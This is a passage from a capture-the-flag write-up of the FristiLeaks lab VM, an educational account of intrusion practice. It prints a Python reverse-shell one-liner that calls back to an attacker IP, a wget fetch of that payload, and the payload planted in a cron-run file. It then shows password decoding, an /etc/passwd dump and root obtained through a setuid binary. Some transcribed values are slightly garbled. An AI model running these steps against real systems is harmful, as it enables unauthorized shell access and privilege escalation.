but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/
Don't forget to specify the full path for each binary!
Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.
- Jerry
bash-4.1$
```

Hence, I added a payload to get a reverse shell in the `runthis` file.

The screenshot shows the RevShells.com Reverse Shell Generator. In the 'IP & Port' section, the IP is set to 192.168.1.7 and the port to 6000. Under the 'Listener' section, the command is set to `nc -lvpn 6000`. The 'Type' dropdown is set to nc. A 'Copy' button is visible. Below these sections, there are tabs for Reverse, Bind, MSFVenom, and HoaxShell. The Reverse tab is selected. On the left, there's a sidebar for OS selection with 'All' selected. On the right, there's a code editor containing a Python exploit script:

```
#!/usr/bin/python
# Exploit for Fristileaks challenge
# Author: [REDACTED]
# This exploit uses a combination of socket programming and process manipulation
# to establish a reverse shell on the target host.

# Import necessary modules
import socket, subprocess, os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.7",6000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

```
(root@kali:~/ctf/fristileaks) # cat exploit.py
#!/usr/bin/python
# Exploit for Fristileaks challenge
# Author: [REDACTED]
# This exploit uses a combination of socket programming and process manipulation
# to establish a reverse shell on the target host.

# Import necessary modules
import socket, subprocess, os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.7",6000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
```

```
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x
bash-4.1$ wget 'http://192.168.1.7:8080/exploit.py'
--2024-06-29 05:19:29-- http://192.168.1.7:8080/exploit.py
Connecting to 192.168.1.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 252 [text/x-python]
Saving to: `exploit.py'

100%[=====] 252      --.-K/s   in 0s

2024-06-29 05:19:29 (50.3 MB/s) - `exploit.py' saved [252/252]

bash-4.1$ cp exploit.py runthis
cp exploit.py runthis
bash-4.1$
```

After a couple of minutes, I got a reverse shell.

```
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x
└─(root@kali)─[~/ctf/fristileaks]
# cat exploit.py
#!/usr/bin/python
/usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.7",6000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

└─(root@kali)─[~/ctf/fristileaks]
# nc -lnp 6000
listening on [any] 6000 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.2] 39947
[admin@localhost ~]$ pwd
pwd
/home/admin
[admin@localhost ~]$
```

I found encrypted data in the `/home/admin` directory along with a Python script that encrypted it.

```
[admin@localhost ~]$ pwd
pwd
/home/admin
[admin@localhost ~]$ ls
ls
cat cronjob.py cryptpass.py echo grep whoisyourgodnow.txt
chmod cryptedpass.txt df egrep ps
[admin@localhost ~]$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPiZpyuTl0ITG
[admin@localhost ~]$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
[admin@localhost ~]$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
[admin@localhost ~]$
```

Here's how the encoding works:

```
base64string = base64.b64encode(str) : encodes the string with base64.
codecs.encode(base64string[::-1], 'rot13') : reverses the base64 encoded string and then encodes it with rot13.
```

Hence, to decode this, I wrote a simple Python script. This script can be downloaded from my [github](#) repo. The file owner also gave me a hint about whose password was stored in these files.

```
[admin@localhost home]$ ls
ls
admin eeeepz fristigod
[admin@localhost home]$ ls -la admin/
ls -la admin/
total 652
drwx-- 2 admin admin 4096 Nov 19 2015 .
drwxr-xr-x 5 root root 4096 Nov 19 2015 ..
-rw-r--r-- 1 admin admin 18 Sep 22 2015 .bash_logout
-rw-r--r-- 1 admin admin 176 Sep 22 2015 .bash_profile
-rw-r--r-- 1 admin admin 124 Sep 22 2015 cat
-rwxr-xr-x 1 admin admin 45224 Nov 18 2015 cronjob.py
-rwxr-xr-x 1 admin admin 48712 Nov 18 2015 chmod
-rw-r--r-- 1 admin admin 737 Nov 18 2015 crontab
-rw-r--r-- 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin admin 90544 Nov 18 2015 df
-rwxr-xr-x 1 admin admin 24136 Nov 18 2015 echo
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 egrep
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 grep
-rwxr-xr-x 1 admin admin 85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
[admin@localhost home]$
```

```
(root㉿kali)-[~/ctf/fristileaks]
# python fristidecoder.py
Enter the string: =RFn0AKnlMHMP1zpyuTI0ITG
The string is: LetThereBeFristi!

(root㉿kali)-[~/ctf/fristileaks]
# python fristidecoder.py
Enter the string: mVZ303omkJLmy2pcuTq
The string is: thisisalsopw123
```

I then switched to *fristigod*.

```
[admin@localhost home]$ ls
ls
admin eeeepz fristigod
[admin@localhost home]$ su fristigod
Password: LetThereBeFristi!
bash-4.1$ whoami
whoami
fristigod
bash-4.1$ pwd
pwd
/home
bash-4.1$
```

I found a binary running as **root**.

```
root@kali:~/ctf/fristileaks$ bash-4.1$ pwd
pwd
/var/fristigod
bash-4.1$ ls -la
ls -la
total 16
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
-rw—— 1 fristigod fristigod 864 Nov 25 2015 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -la
ls -la
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 ..
-rwsr-sr-x 1 root root 7529 Nov 25 2015 doCom
bash-4.1$ cat doCom
cat doCom
ELF>*@@*
    0000000000400000  *+ 0000000000000000 0000000000000000 0000000000000000
  0000000000000000 !I4@B-B-+ 0000000000000000 0000000000000000 0000000000000000
  _gmon_start__libc.so.6setuidexitstrcatstderrsystemgetuidfwrite__libc_start_mainGLIBC_2.2.5@i  [h
  @@DDP@td @ @@@$Q@t/lib64/ld-linux-x86-64.so.2GNUGNUG@  5+d@M
  @@U@C  9@B-B-+ 0000000000000000 0000000000000000 0000000000000000 0000000000000000
  _gmon_start__libc.so.6setuidexitstrcatstderrsystemgetuidfwrite__libc_start_mainGLIBC_2.2.5@i  [h
  @@DDP@td @ @@@$Q@t/lib64/ld-linux-x86-64.so.2GNUGNUG@  5+d@M
```

```
root@kali:~/ctf/fristileaks$ File Actions Edit View Help
root@kali:~/ctf/fristileaks$ root@kali:~/ctf/fristileaks$ root@kali:~/ctf/fristileaks$ bash-4.1$ ls
ls
doCom
bash-4.1$ strings doCom
strings doCom
/lib64/ld-linux-x86-64.so.2
_gmon_start_
libc.so.6
setuid
exit
strcat
stderr
system
getuid
fwrite
__libc_start_main
GLIBC_2.2.5
fff.
ffff.
l$ L
t$L
!$O
Nice try, but wrong user ;)
Usage: ./program_name terminal_command ...
bash-4.1$
```

I tried executing it using the syntax shown above.

```
root@kali:~/ctf/fristileaks$ File Actions Edit View Help
root@kali:~/ctf/fristileaks$ root@kali:~/ctf/fristileaks$ root@kali:~/ctf/fristileaks$ bash-4.1$ ./doCom id
Nice try, but wrong user ;)
bash-4.1$
```

I looked at the users available on the system by viewing the `/etc/passwd` file.

```
root@kali: ~/ctf/fristileaks
File Actions Edit View Help
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x
bash-4.1$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin/bin/sync
shutdown:x:6:0:shutdown:/sbin/sbin/shutdown
halt:x:7:0:halt:/sbin/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:0:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauthd:x:499:76:Saslauthd:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:7474:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1::/var/run/vboxadd:/bin/false
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
fristi:::503:100::/var/www:/sbin/nologin
bash-4.1$
```


This file revealed a user called *fristi*, so I tried executing the command using it.

```
root@kali: ~/ctf/fristileaks
File Actions Edit View Help
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x
bash-4.1$ ls
ls
doCom
bash-4.1$ sudo -u fristi ./doCom id
sudo -u fristi ./doCom id
[sudo] password for fristigod: LetThereBeFristi!
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1$
```

Since this executed successfully, I used it to gain **root** access.

```
root@kali: ~/ctf/fristileaks
File Actions Edit View Help
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x
root@kali: ~/ctf/fristileaks x
bash-4.1# sudo -u fristi ./doCom bash
sudo -u fristi ./doCom bash
bash-4.1# ls
ls
doCom
bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1#
```

Finally, I captured the flag from **/root**.



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates the session is root@kali: ~/ctf/fristileaks. The terminal has three tabs open:

- root@kali: ~/ctf/fristileaks
- root@kali: ~/ctf/fristileaks
- root@kali: ~/ctf/fristileaks

The terminal history shows the following commands and output:

```
bash-4.1# cd /root
cd /root
bash-4.1# ls
fristileaks_secrets.txt
bash-4.1# cat frist*
cat frist*
Congratulations on beating Fristileaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1

bash-4.1#
```

CLOSURE

Here's a summary of how I compromised **fristileaks**:

- I discovered a login page at [/fristi/](#).
- Through the source code of the page, I found the username and password.
- I exploited a file upload vulnerability to gain a reverse shell.
- For privilege escalation, I pursued 2 approaches:
 1. I utilized a kernel exploit.
 - I employed the **dirtycow** exploit from **exploit-db** to gain root access by creating a new user.
 2. I exploited **cronjobs**.
 - Leveraging **cronjobs**, I accessed the **admin** user.
 - I discovered credentials for both **admin** and **fristigod** in the **/admin** directory.
 - Switching to **fristigod**, I found a script running as root.
 - I used the script to achieve **root** access.
- Finally, I captured the flag from the **/root** directory.



Thats it from my side, until next time :)
